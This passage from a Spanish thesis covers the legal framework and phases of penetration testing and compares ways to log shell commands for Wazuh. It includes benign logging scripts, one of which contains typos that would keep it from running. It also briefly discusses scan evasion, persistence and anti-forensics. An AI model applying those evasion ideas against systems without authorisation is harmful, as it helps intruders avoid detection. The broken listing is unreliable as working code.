Dados que los crímenes relacionados con los sistemas de información pueden ser perpetrados desde cualquier lugar del mundo y, sin embargo, afectar a entidades de otras localizaciones, existen diversos **convenios internacionales** que indican a los países como proceder en situaciones de esta índole, que un hacker ético **debe tener en cuenta**, puesto que si se encuentra trabajando para una empresa extranjera podría verse afectado por las leyes de otros países además de las del suyo propio.

Convenio 185 sobre la ciberdelincuencia

En este convenio internacional se define el sistema informático como ‘ todo dispositivo aislado o conjunto de dispositivos interconectados o relacionados entre sí, cuya función, o la de alguno de sus elementos, sea el tratamiento automatizado de datos en ejecución de un programa.’, es decir, desde un portátil personal hasta una *smartTV* o un dispositivo *IoT*. Esta definición se corresponde con la de **endpoint**, que ya hemos mencionado anteriormente y engloba al tipo de dispositivos que pueden ser protegidos por Wazuh.

Del mismo modo, se establecen los delitos contra la confidencialidad, integridad y disponibilidad de los datos y sistemas informáticos y se indica que **los países participantes deben adoptar las medidas legislativas necesarias para tipificar esos delitos**. Además, la segunda sección del Artículo 12 sobre la Responsabilidad de las personas jurídicas, indica que **se puede exigir responsabilidad a una persona jurídica cuando la ausencia de vigilancia o control haya propiciado un delito informático**. Todo esto está estrechamente relacionado con el uso de Wazuh en los sistemas que deben ser protegidos o, como se propone en el trabajo, como herramienta para monitorizar las acciones llevadas a cabo durante un test de penetración.

Y es que en cualquier momento un hacker ético puede verse envuelto en conflictos legales si ocurre algún problema durante una auditoría. Así pues, recalcamos la importancia de **registrar las acciones llevadas a cabo durante la auditoría** puesto que pueden servir como un complemento a la hora de demostrar qué cosas se han hecho o no durante la auditoría.

Artículo 197 bis

Además de los casos previstos en el párrafo 1 del presente artículo, cada parte adoptará las medidas necesarias para garantizar que pueda exigirse responsabilidad a una persona jurídica cuando la ausencia de vigilancia o de control por parte de cualquier persona física mencionada en el párrafo 1 haya permitido la comisión de un delito...

Artículo 12 – Responsabilidad de las personas jurídicas del convenio 185 sobre la ciberdelincuencia [Int]

2.3.2. Leyes y regulaciones a nivel Europeo

Otro factor clave para entender la importancia de software como Wazuh y el papel que podría tener un especialista analizando el rendimiento de este en un entorno profesional son las regulaciones de seguridad que deben cumplir las empresas.

A nivel europeo existen varias regulaciones que **las empresas deben cumplir**. Entre ellas, destaca por ejemplo la regulación general de protección de datos (GDPR) que en España se aplica a través del reglamento general de protección de datos (RGPD) [RGP], que regula toda la normativa relacionada con la recogida, tratamiento y almacenamiento de datos personales o sensibles como por ejemplo, la información sanitaria de un paciente en un hospital. Desde el punto de vista de un analista de ciberseguridad, lo más importante de esta ley son las implicaciones relacionadas con la protección de los datos almacenados.

En España, basándose en la RGPD, existe la Ley Orgánica de Protección de Datos (LOPD) [LOP]. Tanto la LOPD como la RGPD establecen como se deben tratar los datos personales en nuestros sistemas informáticos, sin embargo, existen unas medidas o normativas extra que las empresas con datos susceptibles de entrar en el marco de estas leyes deben cumplir según el ámbito en el que operen. Son las normativas como HIPAA, PCI DSS o SOC, en inglés comúnmente conocidas como ‘Compliances’.

Estas normativas se analizarán a continuación, así como sus implicaciones y su relación con software de seguridad como Wazuh.

2.4. Normativas de ciberseguridad

Además de las leyes que establecen los delitos informáticos, existen una serie de regulaciones o normativas propias de los distintos sectores financieros que las empresas que dispongan de determinado tipo de datos deben comprometerse a cumplir. Del inglés Compliance, que podría traducirse como ‘el cumplimiento’ de las normativas o leyes referentes a la seguridad de

los datos que una empresa pueda almacenar o gestionar. Cualquier compañía con acceso a datos sensibles de sus clientes está obligada a asegurar unos mínimos requisitos de seguridad en sus entornos y ser capaz de demostrar que los cumple [Dob].

Algunos ejemplos importantes de '*compliances*' se enumeran a continuación.

HIPAA (Health Insurance Portability and Accountability Act) Se aplica a compañías del ámbito sanitario y regulariza cómo dichas compañías deben manejar y asegurar la seguridad de los datos médicos personales de sus pacientes.

PCI DSS (Payment Card Industry Data Security Standard) Creado por algunas compañías de la industria de pago con tarjetas de crédito que quiso normalizar como se asegurar la integridad de la información financiera de sus clientes. Wazuh [tea] cuenta con herramientas para asegurar este *compliance* asegurando (entre otros) la detección de *rootkits*.

SOC Reports Se trata de unos reportes de control de sistemas y organizaciones verificables, llevado a cabo por una Certified Public Accountant (CPA) para asegurar el cumplimiento de las normativas de seguridad cuando la compañía maneja datos sensibles de sus clientes.

Una de las ventajas o funcionalidades que ofrece Wazuh a sus clientes es que dispone de las herramientas necesarias para asegurar el cumplimiento de estas normativas o estándares. En concreto, en su web¹ se afirma que ofrece mecanismos para cumplir con las ya mencionadas **PCI DSS** y **GDPR**. Sin embargo, como se ha tratado de explicar varias veces en la introducción, Wazuh es una herramienta que debe ser configurada correctamente para poder abarcar todo su potencial. Es por ello que **no** bastaría con instalarla en un sistema para cumplir estas normativas y, **ante una auditoría gubernamental, una mala configuración podría suponer el incumplimiento de las normativas**.

Es por esto que debemos resaltar la importancia de analizar el rendimiento de Wazuh en cada entorno dónde se instala y valorar si realmente está cubriendo todas las amenazas que debe cubrir.

A continuación, se describen las principales fases de una auditoría de ciberseguridad y se ahonda en la importancia de los aspectos legales ya mencionados y en las posibilidades que ofrece incorporar Wazuh dentro del esquema de un test de penetración de sistemas.

¹<https://documentation.wazuh.com/current/compliance.html>

2.5. Fases de una auditoría de ciberseguridad

Para poder llevar a cabo correctamente una auditoría de seguridad, primero necesitamos tener claros los pasos a seguir y para ello no hay mejor punto de partida que usar el estándar de <http://www.pentest-standard.org>. Distinguiremos 7 fases principales:

1. Puesta a punto
2. Recopilación de información
3. Análisis de riesgos
4. Análisis de vulnerabilidades
5. Explotación de vulnerabilidades
6. Post-explotación
7. Elaboración de informe final

A continuación se describen con mayor detalle cada una de las etapas.

2.5.1. Puesta a punto (pre-engagement)

La primera fase consiste en la puesta a punto del contrato con la empresa para definir el ámbito de la auditoría, responder a la preguntas siguientes, entre otras.

- **¿Cuál es el objetivo de la auditoría?**
- **¿De cuánto tiempo se dispone?**
- **¿Qué se espera que probemos?**

Esto está estrechamente relacionado con los aspectos legales ya descritos: salirse del marco establecido podría incurrir en problemas legales y en consecuencias para el auditor. Es por ello que disponer de herramientas adecuadas para registrar sus acciones y **compartirlas en tiempo real con los clientes** puede suponer una enorme ventaja para los profesionales del sector.

2.5.2. Recopilación de información

La segunda fase es la recopilación de toda la información posible sobre los objetivos con el objetivo de descubrir los puntos de acceso al sistema: IPs de los distintos servidores, servicios utilizados por estos y abiertos a peticiones externas, websites, etc..., así como posibles vulnerabilidades relacionadas

con los usuarios del mismo (correos electrónicos que podrían ser hackeables, contraseñas inseguras o nombres de usuario que aparezcan en bases de datos de la deep web, etc...), esto también incluye vulnerabilidades físicas (localización de oficinas, servidores, etc... y la seguridad de las mismas, por ejemplo).

Dependiendo de lo que se establezca en el contrato la auditoría podrá abarcar la seguridad física de la empresa (acceso a oficinas y sus dispositivos, servidores, documentos físicos...) o limitarse al ámbito informático, en este caso, la recopilación de información incluye el mapeo de redes públicas (y privadas si se tiene acceso) y la enumeración de hosts, DNS, servicios, puertos, dominios, etc... usando herramientas como **nmap**, metasploit[Ken11], wireshark, etc...

Respecto al uso de Wazuh como complemento durante esta fase es interesante mencionar, por ejemplo, que herramientas como **nmap** disponen de opciones para hacer sus análisis más ‘agresivos’ o más discretos, con el fin de encontrar un balance entre la información obtenida y la exposición del propio análisis ante las herramientas de protección de los sistemas. Es por ello que a veces debemos realizar los análisis de puertos o enumeraciones de servicios de forma más lenta y prolongada en el espacio o utilizando mecanismos para enviar mensajes desde distintos orígenes **con el objetivo de que el análisis no sea descubierto**. Por tanto, tener un registro de los resultados obtenidos nos permite evitar realizar el mismo análisis varias veces, poder fácilmente compartirlo con compañeros de equipo o con los clientes (a la hora de enviar un reporte, por ejemplo) etc.. Si bien estas herramientas suelen disponer de opciones para exportar sus resultados en formatos almacenables y analizables por otros programas, disponer de un motor de indexación como Elasticsearch, con ayuda de Wazuh, puede ser muy útil en esta fase del test.

2.5.3. Modelización de amenazas o análisis de riesgos

A continuación y partiendo de la información recopilada en la fase anterior deberíamos diseñar un modelo de amenazas. ¿Qué creemos que es susceptible de ser atacado? ¿Por qué? Dependiendo de cómo sea la compañía que nos contrata y, poniéndonos en la piel de un posible atacante, debemos elegir cuales serían nuestros objetivos, si obtener información o datos personales de clientes o de los propios trabajadores de la empresa, robar algún tipo de información de la empresa, romper o inhabilitar algún servicio de la misma... Por poner un ejemplo: dentro de una empresa los objetivos de un atacante serían muy distintos si se trata de una clínica o de una tienda online. En el primer caso probablemente buscaríamos acceso a datos confidenciales de los clientes y en el segundo quizás buscáramos obtener beneficios de la tienda online o desarticularla temporalmente. En esta fase también es importante tratar de entender las posibles razones que

existirían para cometer estos delitos. Tratar de buscar una justificación o una explicación para estas amenazas. ¿Podemos obtener algún beneficio de los datos robados? ¿Nos interesa que esta web deje de funcionar para que sus clientes se muevan a otra plataforma? Preguntas como esta son las que deben plantearse y responderse.

2.5.4. Análisis de vulnerabilidades

Esta es la fase en la que se buscan defectos y vulnerabilidades en los sistemas de la empresa. En el ámbito informático es dónde se analizan los servicios ofrecidos por los sistemas de la misma y se buscan vulnerabilidades en ellos. Para ello, principalmente se utilizan herramientas y bases de datos de vulnerabilidades. Por ejemplo, utilizando el framework de scripts de nmap, o metasploit, utilizando herramientas para SQL injection automática (como JSQL), web fuzzers (Fuzzing) , etc...

2.5.5. Explotación de vulnerabilidades

Una vez encontradas y analizadas las principales vulnerabilidades de la organización, el siguiente paso sería tratar de explotar las mismas con el objetivo de encontrar un punto de acceso dentro del entorno de la organización o a algún elemento de la misma (bases de datos, directorios activos, etc...)

Esta fase es compleja y depende mucho del escenario. Un ejemplo de explotación de vulnerabilidades sería aprovechar falta de procesamiento de datos en una web para conseguir acceso a la base de datos por medio de SQL injection o aprovechar el uso de contraseñas débiles en correos electrónicos para acceder a información de la empresa por medio de fuerza bruta.

2.5.6. Post-explotación

Si se consigue acceso a una máquina o base de datos, en una fase posterior, analizaremos la importancia de este logro (que viene determinada por la cantidad y calidad de la información disponible en esta máquina, así como de su utilidad para comprometer el resto de redes privadas de la organización a las que tenga acceso).

Aquí se incluyen labores de persistencia (asegurar la posibilidad de volver a acceder al sistema comprometido), penetración adicional o escalado de privilegios, entre otros. Hay que tener en cuenta que Wazuh es una herramienta que puede utilizarse para labores de *forensics* y, desde el punto de vista de un atacante, es importante utilizar mecanismos de ocultación o *anti-forensics* para entorpecer las labores de herramientas como Wazuh. En este caso, queríamos registrar dichos intentos de ocultación con el módulo desarrollado, para relacionarlo con lo que es capaz de detectar Wazuh por sí mismo.

2.5.7. Elaboración de informe

Finalmente, se desarrolla un reporte o informe de la auditoría. Debe tener dos secciones bien diferenciadas: un informe para ejecutivos, orientado a directivos de la empresa posiblemente sin conocimientos técnicos, y otro informe técnico para el personal informático de la empresa.

Se debe incluir toda la información desarrollada en las fases anteriores así como un análisis y clasificación de las vulnerabilidades demostradas según su importancia y según **los activos que sean comprometidos por ellas**.

El reporte es uno de los puntos en los que puede ser clave contar con la información indexada por Wazuh, podríamos por ejemplo usarla para crear gráficos, históricos y tablas, para fácilmente encontrar o adjuntar el output de ciertos comandos ejecutados, entre otros.

Capítulo 3

Espacios de trabajo para el estudio

3.1. Entornos didácticos

Ya se ha explicado que practicar cualquier tipo de explotación de vulnerabilidades sobre dispositivos de terceros sin consentimiento explícito, incluso si no se pretende (ni se llega a) hacer ningún daño, es ilegal y puede acarrear serios problemas legales.

Es por ello que a la hora de obtener formación específica en este ámbito y, sobretodo, de ponerla en práctica se recomienda hacer uso de **entornos didácticos** simulados en la nube, en los que podemos ‘atacar’ máquinas virtuales preparadas para ello y sin ningún riesgo legal o moral.

Como una parte importante del trabajo consiste en investigar sobre pentesting y hacer pruebas con herramientas típicas del mismo, hemos dedicado algo de tiempo a investigar sobre algunas plataformas interesantes para ello. Las describimos a continuación.

Hackthebox es una plataforma de hacking que aloja distintas máquinas vulnerables y tiene un planteamiento en el que los usuarios pueden acceder a esas máquinas y tratar de explotar sus vulnerabilidades para conseguir ‘flags’ (banderas), unos códigos que demuestran que se han completado ciertos retos, como por ejemplo conseguir permisos de administrador dentro del sistema. Es especialmente interesante porque constantemente se añaden nuevas máquinas y nuevos retos, hay rankings, etc..

Tryhackme : es una plataforma más enfocada al aprendizaje que hackthebox. En esta también se despliegan máquinas virtuales que serán ‘atacadas’ pero estas forman parte de ‘salas’ de aprendizaje que contienen lecciones teóricas (por escrito) e instrucciones para llevar a cabo tareas sobre las máquinas desplegadas con el objetivo de ir avanzando

en la sala. Quizá tiene un carácter menos competitivo que Hackthebox y un menor nivel de ‘gamificación’ pero es una plataforma muy didáctica y muy útil para aprender sobre pentesting.

VulnHub : esta plataforma permite alojar máquinas virtuales vulnerables.

Es mucho más simple que las otras, no hay competición ni comparativas de ningún tipo, simplemente individuos que sube sus máquinas y otras que pueden descargarlas, desplegarlas en local e intentar atacarlas. La ventaja que tiene es que permite descargar las imágenes para desplegar tú mismo las máquinas virtuales en lugar de desplegarlas en la nube.

Estas tres plataformas se han utilizado durante el trabajo para aprender y practicar técnicas de pentesting. En especial mencionaremos Vulnhub porque será la que se utilice durante la fase final del proyecto para un ejemplo de caso práctico de pentesting.

3.2. Kali Linux y Wazuh

3.2.1. Kali Linux

Aunque una parte importante del entorno de pruebas son aquellas máquinas cuyas vulnerabilidades vamos a tratar de explotar, la principal herramienta que usaremos en nuestro estudio será una instancia virtual de Kali Linux, una distribución de Linux de la que ya hemos hablado, que se especializa en test de penetración de sistemas y que tiene multitud de herramientas que nos servirán para llevar a cabo una auditoría.

Kali Linux es una Rolling Release, lo que significa que las actualizaciones se hacen de forma incremental y no tiene un versionado discreto. Para este estudio he utilizado una ISO etiquetada como **2020.04** (ver figura 3.1) y la he instalado en una máquina virtual limpia. En el apartado siguiente discutiremos el uso de Wazuh en el proyecto y qué papel tendrá esta instancia desde la perspectiva de la arquitectura de Wazuh.

3.2.2. Uso de Wazuh en Kali Linux

Hemos hablado de varias formas de aprovechar Wazuh en una auditoría de seguridad.

- Por un lado, se podría **evaluar el rendimiento de la aplicación** ante un ataque simulado. Para ello, haría falta que el agente de Wazuh se encontrara instalado en la máquina que se va a evaluar y conectado a un Wazuh manager (preferiblemente instalado en otro dispositivo) que además disponga de un servicio de Elasticsearch y Kibana.




Figura 3.1: Captura de pantalla del entorno virtualizado de Kali Linux mostrando alguna información del sistema y la instalación de Wazuh en varios terminales.

- Por otro lado, queremos que Wazuh nos sirva para analizar y almacenar información extraída de los tests de penetración de sistemas. Para ello, necesitaríamos también dispone de un servidor de Wazuh manager de Wazuh (puede ser el mismo que para el caso anterior) junto con Elasticsearch y Kibana. Y necesitaremos otro agente de Wazuh instalado en la máquina ‘atacante’ (Kali Linux) para recoger los datos generados durante la auditoría.

Una pregunta interesante sería si **verdaderamente hace falta un agente de Wazuh instalado en la máquina con Kali Linux**. La respuesta es que no es estrictamente necesario: existen otras formas de enviar datos a un Wazuh manager **sin hacer uso de un agente**, por ejemplo, utilizando un servicio **syslog** y enviando logs en ese formato al manager.

Esta opción sería perfectamente válida y eliminaría la necesidad de instalar y servir el agente de Wazuh, pero supondría otra necesidad: la de instalar y configurar un agente de syslog que sea capaz de enviar los logs a Wazuh. Además, una importante **ventaja de utilizar un agente Wazuh** es que sus mensajes se envían comprimidos y **criptados** por defecto, lo que asegura una comunicación segura y es preferible a una comunicación con formato syslog (cuya seguridad depende del software utilizado y de su configuración y en algunas ocasiones no se tiene lo suficientemente en cuenta).

Por otro lado: hay que distinguir un caso de uso posible similar al que se describió en la introducción al hablar sobre **Faraday**, que es el de usar Wazuh como un entorno colaborativo de pentesting, en el que un equipo

de profesionales del sector podría conectarse a **un mismo manager** de forma que, teniendo todos acceso a la aplicación web de Kibana, pudieran compartir sus logs e información extraída durante una auditoría.

Si no es el caso, y solo existe un único profesional que vaya a realizar la auditoría, y si además la empresa no cuenta ya con un entorno con Wazuh y Elasticsearch configurado, otra opción que se puede valorar es la de **instalar directamente el Wazuh manager en Kali Linux** junto con Elasticsearch y Kibana, puesto que el propio manager también es capaz de recopilar información del sistema dónde se encuentra (como si fuera un agente) y así eliminaríamos comunicaciones y la necesidad de tener más de un servidor funcionando. Un ejemplo de la diferencia entre estas dos maneras de utilizar Wazuh se muestra en la figura 3.2.




Figura 3.2: Ejemplo de varias formas de distribuir los servicios para hacer uso de Wazuh. En la imagen de la izquierda se ve un entorno único, monousuario con todo instalado en una sola máquina y sin hacer uso de agentes, mientras que en la otra imagen se ve cómo podría distribuirse el entorno haciendo uso de agentes para ser utilizado por más de una persona.

Para el trabajo se ha utilizado la opción de instalar un Mánager de Wazuh, así como el servicio de Elasticsearch y Kibana, todo en el mismo servidor con Kali Linux. Esto se ha llevado a cabo utilizando una máquina virtual, pero también podría realizarse por medio de Dockers, de forma que los distintos servicios se separaran por contenedores y se simplifica el despliegue de los mismos.

A este servidor se le conectarán además un agente instalado en la máquina vulnerable que se estudiará en el caso práctico de la fase final.

Capítulo 4

Análisis del problema de recopilación de datos de ejecución de comandos en consola

En este capítulo se discutirán las técnicas para recopilar información durante una auditoría de seguridad. Se discutirá el problema de cómo almacenar la ejecución de comandos en un terminal, junto con sus meta-datos (tiempo de ejecución, usuario, directorio activo en el momento, etc...) y su output.

4.1. El problema del registro de ejecución de comandos en consola

Como señala Damien King en su artículo "Logging Like A Lumberjack" [Kin], existen múltiples motivos para registrar los comandos ejecutados durante cualquier procedimiento informático y en concreto, durante una auditoría de seguridad. A continuación se enumeran algunos de ellos.

Simplicidad Evita realizar la misma prueba varias veces. En ciberseguridad, además, implica mayor discreción al evitar repetir la misma acción varias veces y además ahorra tiempo cuando esa acción que se evita repetir tiene una duración considerada.

Reportes Sirve como base o complemento para escribir un buen reporte, permite hacer estadísticas o investigaciones exhaustivas si se añaden meta-datos como la duración de la ejecución de cada comando, el usuario efectivo del mismo, momento de la ejecución, etc...

Responsabilidad En el caso de una auditoría de seguridad, tener un registro de los comandos ejecutados contra los servidores de un cliente (enriquecidos con información como la hora de ejecución) puede ser muy útil cuando hay algún problema para delimitar la responsabilidad de las acciones del auditor en el caso de que hubiera algún tipo de investigación.

Contrato Es posible que los clientes especifiquen en el propio contrato del trabajo que es necesario registrar los comandos y acciones llevadas a cabo contra el sistema.

Reproducibilidad Llevando un registro de nuestros tests podremos replicarlos o imitarlos en un futuro si fuera necesario.

Distribución Permite compartir y distribuir los pasos seguidos durante una auditoría (u otro procedimiento) y facilita entender o hacer llegar los resultados y conclusiones.

Automatización Un problema relacionado con la automatización de tareas propias del hacking ético (o de cualquier ámbito informático) es la necesidad de notificar de aquellos eventos de interés que suceden durante el proceso automático. Ya sea de un error o porque el proceso ha conseguido llevar a cabo algo. Registrar la ejecución de los comandos ejecutados y sus salidas podría ser un punto de partida para distintas automatizaciones.

Si bien existen multitud de formas de registrar los comandos ejecutados en una consola de comandos, la mayoría de estas opciones **están limitadas**.

A continuación, valoraremos cuáles son los requisitos que se podría esperar de una buena solución para el registro de ejecución de comandos, se describirán algunas opciones y se propondrá una respuesta al problema de la captura de comandos en un terminal.

4.1.1. Características deseables de una solución

Registro de comando y output Debe permitir almacenar la salida de la ejecución de un comando junto con el comando en sí, puesto que la salida puede contener información relevante para el estudio.

Metadatos Debe permitir obtener todos los meta-datos posibles sobre la ejecución de cada comando: usuario efectivo, hora y fecha de la ejecución, directorio activo en el momento de la ejecución, hostname del servidor donde se ha ejecutado, si se ejecutó o no con permisos de administración, etc...

Extensible a sesiones externas Debe ser extensible a sesiones externas (ssh) para que sea posible registrar las partes de una auditoría que

tienen lugar en aquellos hosts a los que se consigue acceso (escalado de privilegios, eliminación de pruebas, etc...), a ser posible debe poder usarse sin disponer de permisos de administrador.

Lógica sencilla Preferiblemente, no debe requerir de una lógica completa que contemple muchas alternativas y posibles casos concretos (debe reaccionar bien ante cualquier comando que se ejecute y su output sin requerir para ello una lógica muy compleja y específica para cada caso).

4.2. Soluciones al problema de captura de comandos

A continuación, se enumeran algunas soluciones propuestas para el problema de la recopilación de datos (y metadatos) durante una sesión de consola de comandos. Se proponen algunas soluciones y se describen sus ventajas e inconvenientes.

4.2.1. Comando script

Script es un comando de Linux/Unix que permite almacenar en un fichero todo lo que se escribe en una consola de comandos, es decir: tanto los comandos ejecutados por el usuario como la salida de los mismos.

El fichero generado puede ser enviado a Wazuh pero su formato está destinado a humanos más que a computadores y **no es fácilmente decodificable**.

Además, si se quiere analizar la ejecución de comandos en todos los terminales que se ejecuten en el sistema, habríamos de iniciar la ejecución de *script* en el inicio de cada sesión y esto puede causar problemas ya que cuando se ejecuta este comando se crea otra sesión (interna al comando) que lee los archivos de configuración y de inicio de sesión. Esto se traduce en un bucle infinito si tratamos de ejecutar *script* al inicio de cada sesión interactiva.

Una solución sería añadir al(*profile* (/etc/profile) del sistema el script 4.1

Listing 4.1: Session recorder (/etc/profile)

```
1 if [ "$SESSION_RECORD" = "x" ]
2 the
3 timestamp=$(date + %d-%m-%Y-%T)
4 session_log=/var/log/session/session.$USER.$$.${timestamp}
5 SESSION_RECORD=started
6 export SESSION_RECORD
7 script -t -f -q 2>${session_log}.timing ${session_log}
8 exit
9 fi
```

Esta solución, presenta la ventaja de que almacena todo lo que aparece en la pantalla, incluyendo sesiones ssh, otras consolas (Python, zsh, bash, fish, mfsconsole...), etc.. sin embargo, presenta también los siguientes inconvenientes:

- El formato del resultado no es decodificable de forma trivial, existen multitud de casos en los que cuesta distinguir dónde acaba un comando y empieza el siguiente.
- El resultado incluye caracteres especiales de formato (colores, negrita, etc...) propios de las consolas de comandos que, si bien se podrían eliminar, hacen que la solución sea aún más aparatosa.
- Saltos de línea, espacios y demás aparecen en el fichero final. Si se ejecutara, por ejemplo, el comando *clear*, se almacenaría en el resultado tantos saltos de línea como imprimiera dicho comando.

Cabe mencionar que se ha estudiado la posibilidad de utilizar *script* junto con otra herramienta que analizara en tiempo real la salida de *script* y filtrara los caracteres especiales, además de tratar de separar los comandos entre sí y con su ejecución y escribirlos en un formato que pudiera ser decodificado por Wazuh.

No obstante, tras trabajar en dicha opción se llegó a la conclusión de que era demasiado aparatoso separar los comandos entre sí y de sus salidas y darles un formato fácil de analizar por Wazuh u otras herramientas.

Aún así, se trata de una opción perfectamente válida para registrar sesiones y podría ser utilizada como base para la creación de un módulo de logging para Wazuh.

4.2.2. Trampas de Linux

Una posible alternativa al comando *script* es utilizar las "trampas" (traps) de Linux, utilizando el comando **trap** se puede definir otro comando que se ejecutará antes de cualquier comando introducido en una shell. Así, se podría registrar la salida de cada comando (así como el comando introducido en sí) y calcular información como el nombre del usuario que lo ejecutó o el momento de ejecución del comando (recopilación de metadatos). Ver 4.2

Listing 4.2: Session recorder (on bashrc file)
 Fuente: <https://unix.stackexchange.com/questions/250713/modify-all-bash-commands-through-a-program-before-executing-them>

```

1 shopt -s extdebug
3 preexec_invoke_exec () {
    [ -n "$COMP_LINE" ] && return # do nothing if completing
  
```

```

5      [ "$BASH_COMMAND" = "$PROMPT_COMMAND" ] && return # don't cause a
       preeexec for $PROMPT_COMMAND
6      local this_command='HISTTIMEFORMAT= history 1 | sed -e "s/^[
7          ]*[0-9]*[ ]*//";'
8
9      # So that you don't get locked accidentally
10     if [ "shopt -u extdebug" == "$this_command" ]; then
11         return 0
12     fi
13
14     if [[ "${this_command}" =~ \S*=.* ]]; then
15         this_command_output=""
16         echo "$(date '+%Y-%m-%d %H:%M:%S') $ (whoami) @ $(pwd) # ${this_command}: $this_command_output"
17         return 0
18     fi
19
20     this_command_output=$(eval "${this_command}" | tee /dev/tty)
21     this_command_output=$(echo "${this_command_output}" | tr '\n' ' ')
22
23     echo "$(date '+%Y-%m-%d %H:%M:%S') $ (whoami) @ $(pwd) # ${this_command}
24         : $this_command_output"
25     # Modify $this_command and then execute it
26     return 1 # This prevent executing of original command
27 }
28 trap 'preeexec_invoke_exec' DEBUG

```

Esta solución permite analizar los comandos ejecutados en el sistema y su output pero presenta algunos inconvenientes que llevan también a descartarlo:

- Problemas con comandos que modifican la forma en que se redirija el output a la pantalla (editores de texto como VIM o emacs, por ejemplo).
- A priori no permite definir variables en el shell, salvo que se atrape aquellos comandos que sirvan para definirlas de forma específica y se permita su correcta ejecución, lo cual podría ser problemático en algunas circunstancias que habrían de estudiarse.
- Hay que evitar la ejecución del comando ‘clear’ porque escribiría nuevas líneas en el output al igual que ocurría con el comando *script*.
- Hay que gestionar de forma diferente comandos como ‘cd’ y otras utilidades de Linux, puesto que si se capturan, el resultado esperado (como moverse a otro directorio) no se daría.
- No puede monitorizar nada que se ejecute en remoto (ssh) o en otro tipo de consolas salvo que se ejecute el comando al inicio de la sesión y solo funcionaría en consolas compatibles con bash.

4.2.3. Kernel modules, ptrace, system calls

Una posible opción (sencilla pero que requiere conocimientos de OS a bajo nivel) podría ser añadir un módulo de kernel que modifique las llamadas al sistema utilizando *ptrace* y que obligue a todos los procesos del sistema operativo a duplicar su STDOUT al descriptor del proceso y a un fichero (de forma que toda la STDOUT quede registrada) al inicio del mismo, y en la llamada a *exit* cree un mensaje que se escribiría en algún fichero con el comando ejecutado, sus argumentos y su salida.

Sin embargo esta opción tampoco nos permitiría registrar comandos ejecutados en otros sistemas, por ejemplo usando SSH o SFTP y sería muy poco portable.

4.2.4. Auditd

Audit es una herramienta que, permite monitorizar las llamadas a funciones del kernel para, entre otros, detectar cambios en ficheros o ejecución de comandos. Es una opción muy útil y, de hecho, Wazuh la utiliza para registrar ejecución de comandos en los servidores dónde se encuentra instalado, pero **no permite capturar la salida de los comandos** y además es muy poco portable puesto que requiere de permisos de administración para utilizarse.

4.2.5. Usando descriptores de procesos: TTY, STOUT, STDERR

El siguiente paso ha sido tratar de entender cómo funciona el emulador de terminal en que se ejecutan los comandos, su TTY y los ficheros del proceso que determinan la entrada y salida estándar (STDIN, STDOUT) así como la salida estándar de error (STDERR) y tratar de utilizarlas de forma que se pudieran procesar en tiempo real para adecuarlas al input que Wazuh podría esperar de nuestros registros.

Se ha dedicado un tiempo considerable a esta opción y, no obstante, han aparecido muchos problemas derivados de la complejidad de trabajar con los ficheros de los procesos. Las razones para descartarla han sido:

- No es una solución portable puesto que requiere trabajar con los descriptores de fichero de los procesos del sistema, lo cual necesita permisos de administrador.
- Aunque existe la posibilidad de capturar la entrada y salida de comandos como SSH o mfsconsole, el capturar dichos comandos interfiere en la forma en que esas herramientas funcionan y **puede empeorar la experiencia de usuario**

Solución	Almacenar entrada y salida correctamente	Metadatos	Portable	Lógica sencilla
Script	No, problemas de formato	No	Sí	Sí
Script con análisis extra	No, no se pueden contemplar todos los casos	Sí	Sí	No
Trampas Linux	Sí	Sí	No	No
Módulos del kernel	Sí	No	No	No
Auditd	No	Sí	No	Sí
Descriptores de procesos	Sí	Sí	No	No
Consola/shell específica	Sí	Sí	Sí	No

Tabla 4.1: Tabla comparativa de las soluciones propuestas

4.2.6. Una consola de comandos específica que permita capturar los datos de forma más específica

Otra solución sería una consola propia, de forma parecida a lo que hace **Faraday**, de forma que podamos ejecutar una shell pero además incluir funcionalidad extra como la recopilación de metadatos y el formateo de la información como se prefiera.

El desarrollo de la misma se discutirá en una sección posterior.

4.2.7. Comparativa de las soluciones propuestas

